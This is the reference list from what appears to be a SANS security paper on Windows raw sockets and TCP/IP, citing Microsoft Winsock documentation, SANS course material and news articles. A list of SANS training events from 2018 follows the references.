43. Microsoft Corporation. “Windows Sockets 2 Architecture”. Platform SDK: Windows Sockets. http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winsock/ovrvw1_5kky.asp (17 February 2002)

44. Microsoft Corporation. “TCP/IP Socket Options”. Platform SDK: Windows Sockets. http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winsock/wsanxref_58fm.asp (17 February 2002)

45. Microsoft Corporation. “TCP/IP Raw Sockets”. Platform SDK: Windows Sockets. http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winsock/wsanxref_8xo2.asp (17 February 2002)

46. Microsoft Corporation. “Changes From Windows Sockets 1.1”. Platform SDK: Windows Sockets. http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winsock/ovrvw1_2xv6.asp (17 February 2002)

47. Microsoft Corporation. “send”. Platform SDK: Windows Sockets. http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winsock/wsapiref_6quq.asp (17 February 2002)

48. Microsoft Corporation. “sendto”. Platform SDK: Windows Sockets. http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winsock/wsapiref_4sqa.asp (17 February 2002)

49. Microsoft Corporation. “setsockopt”. Platform SDK: Windows Sockets. http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winsock/wsapiref_94aa.asp (17 February 2002)

50. Microsoft Corporation. “socket”. Platform SDK: Windows Sockets. http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winsock/wsapiref_2qr6.asp (17 February 2002)

51. Microsoft Corporation. “WSACleanup”. Platform SDK: Windows Sockets. http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winsock/wsapiref_120i.asp (17 February 2002)

52. Microsoft Corporation. “WSASendTo”. Platform SDK: Windows Sockets. http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winsock/wsapiref_752q.asp (17 February 2002)

53. Microsoft Corporation. “WSASocket”. Platform SDK: Windows Sockets. http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winsock/wsapiref_533m.asp (17 February 2002)

54. Microsoft Corporation. “WSAStartup”. Platform SDK: Windows Sockets. http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winsock/wsapiref_1v8y.asp (17 February 2002)

Miscellaneous Items

55. SANS Institute. SANS Security Essentials II: Network Security. SANS Institute. 2001. pp 5-19 - 5-21, 5-31

56. SANS Institute. SANS Security Essentials III: Networks, Routers And Firewalls. SANS Institute. 2001. pp 2-4, 2-6, 2-16, 2-19, 3-3, 3-5, 4-16, 4-17, 4-20, 4-21 - 4-23

57. Gary Kessler Associates. TCP/IP And tcpdump Pocket Reference Guide. SANS Institute. 18/10/01

58. INT Media Group, Incorporated. "socket". Webopedia. 23 May 2001. http://www.pcwebopedia.com/TERM/s/socket.html (17 February 2002)

59. Microsoft Corporation. "PRB: RAW Socket Access Denied to Non-Admin Windows NT 4.0 and Windows 2000 Users (Q195445)". Microsoft Knowledge Base. 22 October 2000. http://support.microsoft.com/default.aspx?scid=kb;EN-GB;q195445 (17 February 2002)

60. Microsoft Corporation. "Q&A: Types Of Socket Applications Supported By Microsoft (Q151210)". Microsoft Knowledge Base. 31 October 2001. http://support.microsoft.com/default.aspx?scid=kb;EN-GB;q151210 (17 February 2002)

61. Cisco Systems Inc. "Unicast Reverse Path Forwarding Commands". Cisco IOS Security Command Reference, Release 12.1. 4 April 2000. http://www.cisco.com/univercd/cc/td/doc/product/software/ios121/121cgcr/secur_r/srprt5/srdrpf.htm (17 February 2002)

62. Cringely, Robert X. "The Death Of TCP/IP, Why The Age Of Innocence Is Over". The Pulpit. 2 August 2001. http://www.pbs.org/cringely/pulpit/pulpit20010802.html (17 February 2002)

63. Wilcox, Joe. "Windows XP Has Long Road To Top". CNET News.com. 25 October 2001. http://news.com.com/2100-1001-274928.html?legacy=cnet (24 February 2002)

64. Greenberg, Jonah. "Microsoft Wins Anti-Piracy Pledge From China PC Makers". Washtech News. 6 December 2001. http://www.washtech.com/news/regulation/14054-1.html (24 February 2002)

65. Anderson, Kevin. "Linux - Microsoft's New Nightmare". BBC News Online. 16 February 2000. http://news.bbc.co.uk/hi/english/business/newsid_643000/643711.stm (24 February 2002)

66. Miles, Stephanie. "Linux Closing In On Microsoft Market Share, Study Says". CNET News.com. 24 July 2000. http://news.com.com/2100-1001-243527.html?tag=mainstry (24 February)

67. Warner, Bernhard. "Hacker Attack Shuts Down British ISP CloudNine". Forbes.com. 1 February 2002. http://www.forbes.com/technology/newmedia/newswire/2002/02/01/rtr501613.html (27 February 2002)

Last Updated: June 19th, 2018

Upcoming SANS Training

Click Here for a full list of all Upcoming SANS Events by Location

SANS Paris June 2018	Paris, FR	Jun 25, 2018 - Jun 30, 2018	Live Event
SANS Minneapolis 2018	Minneapolis, MNUS	Jun 25, 2018 - Jun 30, 2018	Live Event
SANS Vancouver 2018	Vancouver, BCCA	Jun 25, 2018 - Jun 30, 2018	Live Event
SANS London July 2018	London, GB	Jul 02, 2018 - Jul 07, 2018	Live Event
SANS Cyber Defence Singapore 2018	Singapore, SG	Jul 09, 2018 - Jul 14, 2018	Live Event
SANS Charlotte 2018	Charlotte, NCUS	Jul 09, 2018 - Jul 14, 2018	Live Event
SANSFIRE 2018	Washington, DCUS	Jul 14, 2018 - Jul 21, 2018	Live Event
SANS Cyber Defence Bangalore 2018	Bangalore, IN	Jul 16, 2018 - Jul 28, 2018	Live Event
SANS Pen Test Berlin 2018	Berlin, DE	Jul 23, 2018 - Jul 28, 2018	Live Event
SANS Riyadh July 2018	Riyadh, SA	Jul 28, 2018 - Aug 02, 2018	Live Event
Security Operations Summit & Training 2018	New Orleans, LAUS	Jul 30, 2018 - Aug 06, 2018	Live Event
SANS Pittsburgh 2018	Pittsburgh, PAUS	Jul 30, 2018 - Aug 04, 2018	Live Event
SANS San Antonio 2018	San Antonio, TXUS	Aug 06, 2018 - Aug 11, 2018	Live Event
SANS August Sydney 2018	Sydney, AU	Aug 06, 2018 - Aug 25, 2018	Live Event
SANS Boston Summer 2018	Boston, MAUS	Aug 06, 2018 - Aug 11, 2018	Live Event
Security Awareness Summit & Training 2018	Charleston, SCUS	Aug 06, 2018 - Aug 15, 2018	Live Event
SANS Hyderabad 2018	Hyderabad, IN	Aug 06, 2018 - Aug 11, 2018	Live Event
SANS New York City Summer 2018	New York City, NYUS	Aug 13, 2018 - Aug 18, 2018	Live Event
SANS Northern Virginia- Alexandria 2018	Alexandria, VAUS	Aug 13, 2018 - Aug 18, 2018	Live Event
SANS Krakow 2018	Krakow, PL	Aug 20, 2018 - Aug 25, 2018	Live Event
SANS Chicago 2018	Chicago, ILUS	Aug 20, 2018 - Aug 25, 2018	Live Event
Data Breach Summit & Training 2018	New York City, NYUS	Aug 20, 2018 - Aug 27, 2018	Live Event
SANS Prague 2018	Prague, CZ	Aug 20, 2018 - Aug 25, 2018	Live Event
SANS Virginia Beach 2018	Virginia Beach, VAUS	Aug 20, 2018 - Aug 31, 2018	Live Event
SANS San Francisco Summer 2018	San Francisco, CAUS	Aug 26, 2018 - Aug 31, 2018	Live Event
SANS Copenhagen August 2018	Copenhagen, DK	Aug 27, 2018 - Sep 01, 2018	Live Event
SANS SEC504 @ Bangalore 2018	Bangalore, IN	Aug 27, 2018 - Sep 01, 2018	Live Event
SANS Wellington 2018	Wellington, NZ	Sep 03, 2018 - Sep 08, 2018	Live Event
SANS Amsterdam September 2018	Amsterdam, NL	Sep 03, 2018 - Sep 08, 2018	Live Event
SANS Tokyo Autumn 2018	Tokyo, JP	Sep 03, 2018 - Sep 15, 2018	Live Event
SANS Tampa-Clearwater 2018	Tampa, FLUS	Sep 04, 2018 - Sep 09, 2018	Live Event
SANS MGT516 Beta One 2018	Arlington, VAUS	Sep 04, 2018 - Sep 08, 2018	Live Event
SANS Cyber Defence Canberra 2018	OnlineAU	Jun 25, 2018 - Jul 07, 2018	Live Event
SANS OnDemand	Books & MP3s OnlyUS	Anytime	Self Paced